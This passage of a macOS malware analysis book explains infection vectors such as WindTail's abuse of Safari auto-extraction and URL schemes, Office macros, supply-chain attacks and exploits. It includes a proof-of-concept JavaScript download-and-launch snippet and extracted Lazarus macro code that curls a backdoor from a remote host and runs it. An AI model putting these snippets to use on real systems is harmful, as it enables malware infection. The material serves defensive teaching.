Malware authors are a wiley and creative bunch. As such, they often creatively (ab)use legitimate functionality of macOS in order to infect users. `OSX.Windtail` [12][13] is a perfect example.


`OSX.Windtail` infected Mac users by abusing various "features" of macOS including Safari's automatic opening of "safe files" and the OS' automatic registration of custom URL schemes (a simple interprocess communication mechanism):



OSX.WindTail's Infection Vector [13]

> 📝 Note:
>
> - For more information on Safari's automatic opening of safe files see: "Automatically open downloaded files on Mac Safari" [14]
> - For more information on custom URL schemes, see Apple's documentation on the topic: "Defining a Custom URL Scheme for Your App" [15]

To infect Mac users, the malware authors would first coerce targets to visit a malicious webpage, which would automatically download a zip archive containing the malware. If the target was using Safari, the archive would be automatically extracted, thanks to Safari's "Open Safe Files" option (which is still (as of macOS 10.15.*) enabled by default):



This automatic archive extraction is important, as macOS will automatically process any application as soon as it is saved to disk (i.e. is extracted from an archive). This includes registering the application as a URL handler if the application supports any custom URL schemes.

Examining `OSX.WindTail`'s `Info.plist` file confirms it does indeed support a custom URL scheme `openurl2622007` (as specified in the `CFBundleURLSchemes` array within the `CFBundleURLTypes`):

```
$ cat ~/Downloads/WindShift/Final_Presentation.app/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
```

```
<plist version="1.0">
<dict>
  ...
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
  ...
</dict>
</plist>
```

Thus, when the user visits the malicious website (which automatically downloads the malicious .zip archive) and Safari automatically extracts it, macOS (specifically the launch services daemon, `lsd`) will register it in the "launch services" database (`com.apple.LaunchServices-231-v2.csstore`) ...the database which holds application-to-URL scheme mappings:

```
# fs_usage -w -f filesystem
open  (R_____)  ~/Downloads/WindTail/Final_Presentation.app   lsd
open  (R_____)  ~/Downloads/WindTail/Final_Presentation.app/Contents/Info.plist   lsd

PgIn[A]
/private/var/folders/pw/sv96s36d0qgc_6jh45jqmrmr0000gn/0/com.apple.LaunchServices-231-v
2.csstore   lsd

$ /System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/
LaunchServices.framework/Versions/A/Support/lsregister -dump

BundleClass: kLSBundleClassApplication
bundle  id:  56080
 ...
 path: ~/Downloads/Final_Presentation.app

schemesList:    openurl2622007
----------------------------------------
 claim   id:    208600
 rank:          Default
```


```
roles:          Viewer
flags:          url-type
bindings:       openurl2622007:
```


Now that the downloaded malware has been (automatically) registered as the handler for the custom URL scheme (`openurl2622007`), it can be launched directly from the (same) malicious website:

```
01  //auto download .zip
02  // note: Safari will unzip & trigger url registration
03  var a = document.createElement('a');
04  a.setAttribute('href', 'https://foo.com/malware.zip');
05  a.setAttribute('download', 'Final_Presentation');
06  $(a).appendTo('body');
07
08  $(a)[0].click();
09
10  //launch app via custom url scheme
11  location.replace("openurl2622007://");
```

download and launch application via Safari (proof of concept)

Luckily (for users) Safari (and other browsers) will display an alert notifying the user that the webpage is attempting to launch an application. Moreover, macOS may generate a second alert as the application is being launched. However, as the attacker can control the name of the application (e.g. “Final_Presenation”) the average user may be tricked into clicking “Allow” and “Open” thus infecting themselves with `OSX.WindTail`:





📝 Note:

For technical details on OSX.WindTail's infection vector, see:

"Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail" [13]


Office Macros

Though a relatively unsophisticated infection vector, malicious documents containing (Microsoft) Office macros have become a popular method of infecting Mac users.

📝 Note:


1. Microsoft defines a macro as: "*a series of commands & instructions that you group together as a single command to accomplish a task automatically*." [16] Macros can be embedded in Office documents to facilitate a variety of legitimate use cases (such as automating common tasks). However, they can be (and of course are), also abused by malware authors to add malicious code to otherwise benign files.

2. As macros are a Microsoft technology, they (luckily) remain unsupported in Apple's suite of productivity tools (such as Pages, Notes, etc). However, as Microsoft Office gains popularity on macOS especially in the enterprise, so do macro-based attacks.



macros: an overview

Macro-based attacks require a user to open an infected Microsoft Office document, (and generally speaking) click the "Enable Macros" prompt:



macro prompt

By abusing macro APIs such as `AutoOpen` and `Document_Open` the malicious macro code (usually written in Visual Basic for Applications (VBA)) will be automatically executed. Unless of course, if the user has clicked 'Disable Macros'.

Attackers (ab)using this infection vector, include the (in)famous Lazarus APT group, who in 2019, launched a macro-based attack targeting Mac users [17].

Later, we'll dive deeper into the details of analyzing malicious Office documents, but for now, using a tool such as the [open-source olevba utility] [18], we can extract the malicious macro code and ascertain it contains Mac-specific logic (contained within the `#If Mac Then` block). And what does this malicious code do? It downloads and executes a macOS backdoor, `mt.dat`:

```
$ olevba -c "샘플_기술사업계획서(벤처기업평가용.doc"

Sub AutoOpen()
 ...

 #If Mac Then
  sur = "https://nzssdm.com/assets/mt.dat"

  ...

  res = system("curl -o " & spath & " " & sur)
  res = system("chmod +x " & spath)
  res = popen(spath, "r")
```

📝 Note:

Since Office 2016, Microsoft Office applications on macOS run in a restrictive sandbox that seeks to constrict the impact of any malicious code (such as macros).

However there have been several instances (such as [19] and [20]) where security researchers have found trivial sandbox escapes.

Interested in more information about macro-based attacks and sandbox escapes targeting macOS? See:


"Documents of Doom: Infecting macOS via Office Macros" [20]

Supply Chain Attacks

Another method of infecting target systems involves hacking legitimate developer or commercial websites that distribute 3rd-party software. These so-called "supply chain" attacks are both highly effective and difficult to detect.

In mid-2017, attackers successfully compromised the official website of a popular video transcoder application: Handbrake. With such access they were able to subvert the legitimate transcoder application, "repackaging" it to contain a copy of their malware (`OSX.Proton`) [21]. In 2018, another "supply chain" attack targeted the popular Mac application website, macupdate[.]com. In this attack, the hackers were able to modify the site by subverting download links to popular macOS applications (such as Firefox).

Specifically, they modified such links to instead point to trojanized versions of the targeted applications [22]:



Users who visited macupdate[.]com and downloaded and ran the trojanized applications, may unfortunately infect themselves - really at no fault of their own!

> 📝 Note:
>
> The majority of attacks and infection vectors discussed so far in this chapter should be either fully (or partially) mitigated by the introduction of Application Notarization requirements (in macOS 10.15+).
>
> As noted earlier, such requirements ensure that Apple has scanned (and approved) software before it is allowed to run on macOS.
>
> Unfortunately, as discussed below, other avenues of infecting Mac systems (still) exist.

Account Compromises (of Remote Services)

Various "externally facing" services can be enabled and configured on macOS to allow users to either share content remotely, or provide (legitimate) remote access. Examples of such services include RDP and SSH.

However, if such services are misconfigured or protected with weak or compromised passwords, attackers may be able to gain access to the system.

For many years, the notorious `OSX.FruitFly`'s infection vector remained a mystery until an FBI "flash report" [23] definitively provided insight into exactly how the malware was able to infect remote systems. The answer: compromising "externally facing" services:

> *"The attack vector included the scanning and identification of externally facing services, to include the Apple Filing Protocol (AFP, port 548), RDP or otherVNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from third party data breaches"* [23]

Such access may give an attacker the ability to execute arbitrary (malicious) code on compromised systems.

Exploits


While the majority of macOS injection vectors require a fair amount of user interaction (such as downloading and running a malicious application), exploits are far more stealthy and thus insidious.

> 📝 Note:
>
> An exploit is roughly defined as code that leverages a vulnerability in order to execute attacker specified code (e.g. to install malware).

0day exploits attack vulnerabilities for which no patch (yet) exists, and thus are the ultimate infection vector!


> 📝 Note:
>
> Even once the vendor has released a patch for a 0day, users who don't apply the security update, remain vulnerable. Attackers and malware may leverage this fact, continuing to target and exploit unpatched users.

Attackers and malware authors often attempt to uncover (or procure!) vulnerabilities in applications such as browsers, mail/chat clients, and document/image tools in order to weaponize exploits that may be remotely delivered to targets.



"benefits" of 0day exploits


For example, one of the most prolific Mac malware specimens, `OSX.Flashback` [24], leveraged an unpatched Java vulnerability to infect over ½ million Mac computers:



As another example, in 2015, Adam Thomas of Malwarebytes uncovered an adware installer exploiting a known, (though) unpatched 0day vulnerability:

> *"the script that exploits the DYLD_PRINT_TO_FILE vulnerability is written to a file and then executed*
>
> *...Unfortunately, Apple has not yet fixed this problem, …there is no good way to protect yourself [against this exploit]"* [25]

More recently, in 2019, hackers utilized a Firefox 0day in order to deploy malware to fully-patched macOS systems [26]:



Luckily for the average macOS user, the use of 0day exploits to deploy malware is somewhat uncommon. However, it would be naive to underestimate the use of such powerful capabilities, especially by sophisticated APT and nation state hacking groups.

...and such exploits are of course available to anybody willing to pay:

> Hi, is your company interested in buying zero-day vulnerabilities with RCE exploits for the latest versions of Flash Player, Silverlight, Java, Safari?
>
> All exploits allow to embed and remote execute custom payloads and demonstrate modern techniques for bypassing ASLR [address space layout randomization] and DEP [data execution prevention]-like protections on Windows, OS X, and iOS without using of unreliable ROP and heap sprays.

0day exploits for sale [27]

> 📝 Note:
>
> As Apple continues to harden macOS (via security mechanisms such as application notarization requirements), attackers will be largely forced to abandon inferior infection vectors, instead leveraging exploits in order to successfully infect macOS users.

Physical Access

So far, all the infection vectors discussed in this chapter are remote ...meaning the malware author or attacker is not actually (locally) present during the attack. The upsides to remote attacks include:

- Overcoming geographic disparities
  (i.e. being able to infect (many) targets around the world.)

- Stealth and reduced risk
  (i.e. it's unlikely that the attacker will be identified or ever physically apprehended.)

The main downside to remote attacks is that their success is not guaranteed.

Given physical access to a computer, attackers greatly increase the likelihood of successful infection. Although they must overcome geographic disparities and accept the increased risk of getting caught, red-handed.

Though the average hacker may not possess the resources, nor be willing to accept the risks of physical access attacks, nation state hackers (who often chase specific "high value" targets) have been known to pull off such attacks.

For example, in a article titled "WikiLeaks Reveals How the CIA Can Hack a Mac's Hidden Code," [26] which covered the Vault7 leaks, Wired notes that:

> *"If the CIA wants inside your Mac, it may not be enough that you so carefully avoided those infected email attachments or maliciously crafted web sites designed to plant spyware on your machine. Based on new documents in WikiLeaks' ongoing release of CIA hacking secrets, if Langley's hackers got physical access, they still could have infected the deepest, most hidden recesses of your laptop.*
>
> *A new installment of leaks from WikiLeaks' so-called Vault 7 cache of secret CIA documents published Thursday hints at the ultra-stealthy techniques the agency has used to spy on the laptops—and possibly smartphones—of Apple users when it can get its hands on their machines. The documents show how the CIA's spyware infects corners of a computer's code that antivirus scanners and even most forensic tools often miss entirely. Known as EFI, it's firmware that loads the computer's operating system, and exists outside of its hard-disk storage."* [28]

Up Next

We now have a solid understanding of how macOS systems may become infected with malicious software.

And what does such malware do once it has infected a system? More often than not, malware will persistently install itself. As such, let’s now focus on methods of persistence (ab)used by macOS malware!

References

1. “Notarizing macOS Software”
https://developer.apple.com/documentation/xcode/notarizing_macos_software_before_distribution

2. “New Mac malware uses 'novel' tactic to bypass macOS Catalina security”
https://appleinsider.com/articles/20/06/18/new-mac-malware-uses-novel-tactic-to-bypass-macos-catalina-security

3. “OSX/Shlayer: New Mac malware comes out of its shell”
https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/

4. OSX.Siggen
https://objective-see.com/blog/blog_0x53.html#osx-siggen

5. “Mac.BackDoor.Siggen.20”
https://vms.drweb.com/virus/?i=17783537

6. https://twitter.com/PhishingAi/status/1121409348184313856

7. Gatekeeper Exposed
https://speakerdeck.com/patrickwardle/shmoocon-2016-gatekeeper-exposed-come-see-conquer

8. “Pass the AppleJeus”
https://objective-see.com/blog/blog_0x49.html

9. “Invading the core: iWorm's infection vector and persistence mechanism”
https://www.virusbulletin.com/uploads/pdf/magazine/2014/vb201410-iWorm.pdf

10. “New Mac cryptominer Malwarebytes detects as Bird Miner runs by emulating Linux”
https://blog.malwarebytes.com/mac/2019/06/new-mac-cryptominer-malwarebytes-detects-as-bird-miner-runs-by-emulating-linux/

11. “LoudMiner: Cross-platform mining in cracked VST software”
https://www.welivesecurity.com/2019/06/20/loudminer-mining-cracked-vst-software/

12. “In the Trails of WindShift APT”
https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20

WINDSHIFT%20APT%20-%20Taha%20Karim.pdf

13. "Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail" https://objective-see.com/blog/blog_0x3B.html

14. "Automatically open downloaded files on Mac Safari" https://www.fixyourbrowser.com/browser/automatically-open-downloaded-files-mac-safari/

15. "Defining a Custom URL Scheme for Your App" https://developer.apple.com/documentation/uikit/inter-process_communication/allowing_apps_and_websites_to_link_to_your_content/defining_a_custom_url_scheme_for_your_app?language=objc

16. "Create or run a macro" https://support.office.com/en-us/article/create-or-run-a-macro-c6b99036-905c-49a6-818a-dfb98b7c3c9c

17. "Lazarus APT Targets Mac Users with Poisoned Word Document" https://labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document/

18. olevba https://github.com/decalage2/oletools/wiki/olevba

19. "Escaping the Microsoft Office Sandbox" https://objective-see.com/blog/blog_0x35.html

20. "Documents of Doom: Infecting macOS via Office Macros" https://objectivebythesea.com/v3/talks/OBTS_v3_pWardle.pdf

21. "HandBrake Hacked! OSX/Proton (re)appears" https://objective-see.com/blog/blog_0x1D.html

22. "Analyzing OSX/CreativeUpdater: a macOS cryptominer, distributed via macupdate.com" https://objective-see.com/blog/blog_0x29.html

23. "Flash March Mc000091 Mw" https://www.scribd.com/document/389668224/Flash-March-Mc000091-Mw

24. "Flashback OS X Malware" https://papers.put.as/papers/macosx/2012/Aquilino-VB2012.pdf

25. “DYLD_PRINT_TO_FILE exploit found in the wild” https://blog.malwarebytes.com/cybercrime/2015/08/dyld_print_to_file-exploit-found-in-the-wild/

26. https://twitter.com/5aelo/status/1143548622530895873

27. “How a Russian hacker made $45,000 selling a 0-day Flash exploit to Hacking Team” https://arstechnica.com/information-technology/2015/07/how-a-russian-hacker-made-45000-selling-a-zero-day-flash-exploit-to-hacking-team/

28. “WikiLeaks Reveals How the CIA Can Hack a Mac's Hidden Code” https://www.wired.com/2017/03/wikileaks-shows-cia-can-hack-macs-hidden-code/